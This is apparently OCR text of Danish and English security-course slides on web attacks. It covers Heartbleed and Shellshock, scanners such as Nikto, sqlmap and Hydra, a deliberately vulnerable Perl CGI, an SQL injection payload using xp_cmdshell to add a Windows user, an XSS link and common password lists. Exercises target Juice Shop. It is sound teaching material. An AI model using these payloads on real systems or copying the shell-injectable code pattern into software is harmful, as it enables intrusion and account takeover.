- er programmet egnet til dette miljø
- er man udannet/erfaren i dette produkt

Kunne I finde på at kopiere cmd.exe til /scripts kataloget på en IIS?

Det har jeg engang været ude for at en kunde havde gjort!


Tilsvarende ser vi jævnligt eksempler på at folk tager input direkte over i shell på Linux

Proof of concept programs exist - god or bad?

Some of the tools released shortly after Heartbleed announcement

- https://github.com/FiloSottile/Heartbleed tool i Go
  site http://filippo.io/Heartbleed/
- https://github.com/titanous/heartbleeder tool i Go
- http://s3.jspenguin.org/ssltest.py PoC
- https://gist.github.com/takeshixx/10107280 test tool med STARTTLS support
- http://possible.lv/tools/hb/ test site
- https://twitter.com/richinseattle/status/453717235379355649 Practical Heartbleed attack against session keys links til, https://www.mattslifebytes.com/?p=533 og "Fully automated here "
  https://www.michael-p-davis.com/using-heartbleed-for-hijacking-user-sessions/
- Metasploit er også opdateret på master repo
  https://twitter.com/firefart/status/453758091658792960
  https://github.com/rapid7/metasploit-framework/blob/master/modules/auxiliary/scanner/ssl/openssl_heartbleed.rb

Shellshock CVE-2014-6271 - and others




Source: `https://en.wikipedia.org/wiki/Shellshock_(software_bug)`

Kan udnyttes over HTTP, hvis data rammer en bash shell

Shellshock - multiple vulnerabilities


Here is an example of a system that has a patch for CVE-2014-6271 but not CVE-2014-7169:




```
X='() { (a)=>\' bash -c "echo date"
```

Source: `https://en.wikipedia.org/wiki/Shellshock_(software_bug)`

The Exploit Database - dagens buffer overflow



http://www.exploit-db.com/

Nikto webscanner

Description Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 3200 potentially dangerous files/CGIs, versions on over 625 servers, and version specific problems on over 230 servers. Scan items and plugins are frequently updated and can be automatically updated (if desired).

Nem at starte, checker en hel del - og kan selvfølgelig udvides

`nikto -host 127.0.0.1 -port 8080`

Vi afprøver nu følgende programmer sammen:

Nikto web server scanner `http://cirt.net/nikto2`


Demo: Nikto

```
Script started on Tue Nov  7 17:43:54 2006
$  nikto -host 127.0.0.1 -port 8080 ^M
---------------------------------------------------------------------------
- Nikto 1.35/1.34     -     www.cirt.net
+ Target IP:       127.0.0.1
+ Target Hostname: localhost.pentest.dk
+ Target Port:     8080
+ Start Time:      Tue Nov  7 17:43:59 2006
...
+ /examples/ - Directory indexing enabled, also default JSP examples. (GET)
+ /examples/jsp/snp/snoop.jsp - Displays information about page
retrievals, including other users. (GET)
+ /examples/servlets/index.html - Apache Tomcat default JSP pages
present. (GET)
```

Demo nikto - burde finde nogle ting

Falske positiv vs falske negativ!

Øvelse: Prøv nikto



Prøv nikto - burde finde nogle ting

Falske positiv vs falske negativ!

Prøv den mod www.kramse.org eller lokal WebGoat instans

Sqlmap

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

Features

Automatic SQL injection and database takeover tool `http://sqlmap.org/`

sqlmap features

'; Features();--

- Full support for **MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB and HSQLDB** database management systems.
- Full support for six SQL injection techniques: **boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries and out-of-band**.
- Support to **directly connect to the database** without passing via a SQL injection, by providing DBMS credentials, IP address, port and database name.
- Support to enumerate **users, password hashes, privileges, roles, databases, tables and columns**.
- Automatic recognition of password hash formats and support for **cracking them using a dictionary-based attack**.
- Support to **dump database tables** entirely, a range of entries or specific columns as per user's choice. The user can also choose to dump only a range of characters from each column's entry.

Not a complete list!

Source: `http://sqlmap.org/`

Cross-site scripting

Vi har primært snakket om server angreb - men klienter er også udsatte

Hvis der inkluderes brugerinput I websider som vises, kan der måske indføjes ekstra information/kode.


Hvis et CGI program, eksempelvis comment.cgi blot bruger værdien af "mycomment"vil følgende URL give anledning til cross-site scripting

```
<A HREF="http://example.com/comment.cgi?
mycomment=<SCRIPT>malicious code</SCRIPT>
">Click here</A>
```

Hvis der henvises til kode kan det endda give anledning til afvikling i anden "security context"

Kilde/inspiration: `http://www.cert.org/advisories/CA-2000-02.html`

Mini proxy: Tamper Data



Udvidelse til Firefox som opfanger request og kan modificere inden de sendes
`https://addons.mozilla.org/en-US/firefox/addon/tamper-data/`

Burp Suite

Burp Suite contains the following key components:

- An intercepting **Proxy**, which lets you inspect and modify traffic between your browser and the target application.
- An application-aware **Spider**, for crawling content and functionality.
- An advanced web application **Scanner**, for automating the detection of numerous types of vulnerability.
- An **Intruder** tool, for performing powerful customized attacks to find and exploit unusual vulnerabilities.
- A **Repeater** tool, for manipulating and resending individual requests.
- A **Sequencer** tool, for testing the randomness of session tokens.
- The ability to **save your work** and resume working later.
- **Extensibility**, allowing you to easily write your own plugins, to perform complex and highly customized tasks within Burp.

Burp Suite af Dafydd Stuttard `http://portswigger.net/burp/`

Twitter @PortSwigger

Burpsuite

> Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities.
>
> Burp gives you full control, letting you combine advanced manual techniques with state-of-the-art automation, to make your work faster, more effective, and more fun.

Burp suite indeholder både proxy, spider, scanner og andre værktøjer i samme pakke

`http://portswigger.net/burp/`
`https://pro.portswigger.net/bappstore/`

Skipfish

Vi afprøver nu måske følgende program sammen:

Skipfish fully automated, active web application security reconnaissance tool by Michal Zalewski `http://code.google.com/p/skipfish/`

Udviklingsstandarder

Hvad gør I for at undgå problemer som de her nævnte? - kan man gøre mere?

Man børe være klar over hvilke teknologier man bruger

Standardiser på et mindre antal produkter, biblioteker, sprog

Regler og procedurer skal hele tiden opdateres:

- Kvalitetssikring
- Retningslinier for tilladte tags
- Retningslinier for brug af SQL

Ved at fokusere på antallet af produkter kan man måske indskrænke mulighederne for fejl, høj kvalitet er ofte mere sikkert

nye produkter kan være farlige til man lærer dem at kende!

Retningslinier

- Hvis der ikke findes retningslinier for udvikling så etabler disse
- eksempel:
  javascript må gerne benyttes til at validere forms for at give hurtig feedback til brugeren
- serveren der modtager input fra brugeren validerer alle data sikkerhedsmæssigt
- Retningslinierne er medvirkende til at foretage en afbalanceret investering i sikkerheden
- undgå dyre hovsa løsninger
- undgå huller i sikkerheden, ens niveau
- Der findes vejledninger til både gamle og nye sprog/systemer,
  eks Ruby On Rails Security Guide
  `http://guides.rubyonrails.org/security.html`
- OWASP Cheat sheets
  `https://www.owasp.org/index.php/PHP_Security_Cheat_Sheet`

Change management

Er der tilstrækkeligt med fokus på software i produktion

Kan en vilkårlig server nemt reetableres

Foretages rettelser direkte på produktionssystemer

Er der fall-back plan

Burde være god systemadministrator praksis

Undgå også opdatering af prod databaser med manuelle SQL queries

Insecure programming

Problem:
Ønsker et simpelt CGI program, en web udgave af finger

Formål:
Vise oplysningerne om brugere på systemet

review af nogle muligheder

ASP

- server scripting, meget generelt - man kan alt

SQL

- databasesprog - meget kraftfuldt
- mange databasesystemer giver mulighed for specifik tildeling af privilegier "grant"

JAVA

- generelt programmeringssprog
- bytecode verifikation
- indbygget sandbox funktionalitet

Perl og andre generelle programmeringssprog

Pas på shell escapes!!!

Hello world of insecure web CGI

Demo af et sårbart system - badfinger

Løsning:

- Kalde finger kommandoen
- et Perl script
- afvikles som CGI
- standard Apache HTTPD 1.3 server

De vitale - og usikre dele

```
print "Content-type: text/html\n\n<html>";
print "<body bgcolor=#666666 leftmargin=20 topmargin=20";
print "marginwidth=20 marginheight=20>";
print <<XX;
<h1>Bad finger command!</h1>
<HR COLOR=#000>
<form method="post" action="bad_finger.cgi">
Enter userid: <input type="text" size="40" name="command">
</form>
<HR COLOR=#000>
XX
if(&ReadForm(*input)){
    print "<pre>\n";
    print "will execute:\n/usr/bin/finger $input{'command'}\n";
    print "<HR COLOR=#000>\n";
    print `/usr/bin/finger $input{'command'}`;
    print "<pre>\n";
}
```

SQL injection

SQL Injection FAQ `http://www.sqlsecurity.com`:

```
Set myRecordset = myConnection.execute
("SELECT * FROM myTable
WHERE someText ='" & request.form("inputdata") & "'")
med input: ' exec master..xp_cmdshell 'net user test testpass /ADD' --
```

modtager og udfører serveren:

```
SELECT * FROM myTable
WHERE someText ='' exec master..xp_cmdshell
'net user test testpass /ADD'--'
```

– er kommentar i SQL

Derefter er det kun platformen, OS, og rettighederne der afgør problemets omfang

Dette er den klassiske SQL injection mod Windows, fra 2000

Cross-site scripting

Vi har primært snakket om server angreb - men klienter er også udsatte

Hvis der inkluderes brugerinput I websider som vises, kan der måske indføjes ekstra information/kode.

Hvis et CGI program, eksempelvis comment.cgi blot bruger værdien af "mycomment"vil følgende URL give anledning til cross-site scripting

```
<A HREF="http://example.com/comment.cgi?
mycomment=<SCRIPT>malicious code</SCRIPT>
">Click here</A>
```

Hvis der henvises til kode kan det endda give anledning til afvikling i anden "security context"

Kilde/inspiration: `http://www.cert.org/advisories/CA-2000-02.html`

plus at folk der bruger samme password på flere sites ...

jeps, vi har talt om cross-site scripting i +15 år nu ...

Opsummering websikkerhed

Husk hidden fields er ikke mere skjulte end "view source-knappen i browseren

serverside validering er nødvendigt

SQL injection er nemt at udføre og almindeligt

Cross-site scripting kan have uanede muligheder

Attacking Authentication

Passwords vælges ikke tilfældigt

The 50 Most Used Passwords

1. 123456	11. 123123	21. mustang	31. 7777777	41. harley
2. password	12. baseball	22. 666666	32. f*cky*u	42. zxcvbnm
3. 12345678	13. abc123	23. qwertyuiop	33. qazwsx	43. asdfgh
4. qwerty	14. football	24. 123321	34. jordan	44. buster
5. 123456789	15. monkey	25. 1234...890	35. jennifer	45. andrew
6. 12345	16. letmein	26. p*s*y	36. 123qwe	46. batman
7. 1234	17. shadow	27. superman	37. 121212	47. soccer
8. 111111	18. master	28. 270	38. killer	48. tigger
9. 1234567	19. 696969	29. 654321	39. trustno1	49. charlie
10. dragon	20. michael	30. 1qaz2wsx	40. hunter	50. robert

Source: `https://wpengine.com/unmasked/`

Brute Force Testing

hvad betyder bruteforcing?
afprøvning af alle mulighederne


```
Hydra v2.5 (c) 2003 by van Hauser / THC <vh@thc.org>
Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]]
[-o FILE] [-t TASKS] [-g TASKS] [-T SERVERS] [-M FILE] [-w TIME]
[-f] [-e ns] [-s PORT] [-S] [-vV] server service [OPT]

Options:
  -S        connect via SSL
  -s PORT   if the service is on a different default port, define it here
  -l LOGIN  or -L FILE login with LOGIN name, or load several logins from FILE
  -p PASS   or -P FILE try password PASS, or load several passwords from FILE
  -e ns     additional checks, "n" for null password, "s" try login as pass
  -C FILE   colon seperated "login:pass" format, instead of -L/-P option
  -M FILE   file containing server list (parallizes attacks, see -T)
  -o FILE   write found login/password pairs to FILE instead of stdout
...
```

Session IDs

- Session IDs tie the user with the state on the server
- Must be randomly assigned, otherwise an attacker can guess a valid ID
- Common problems, time based or predictable in some way
- Check code for generating IDs or measure - Phase Space Analysis

Exercise




Now lets do the exercise

Run OWASP Juice Shop 45 min

which is number **19** in the exercise PDF.

Exercise




Now lets do the exercise

Setup JuiceShop environment, app and proxy - up to 60min

which is number **20** in the exercise PDF.

Exercise




Now lets do the exercise

JuiceShop Attacks 60min

which is number 21 in the exercise PDF.

For Next Time



Think about the subjects from this time, write down questions

Check the plan for chapters to read in the books

Visit web sites and download papers if needed

Retry the exercises to get more confident using the tools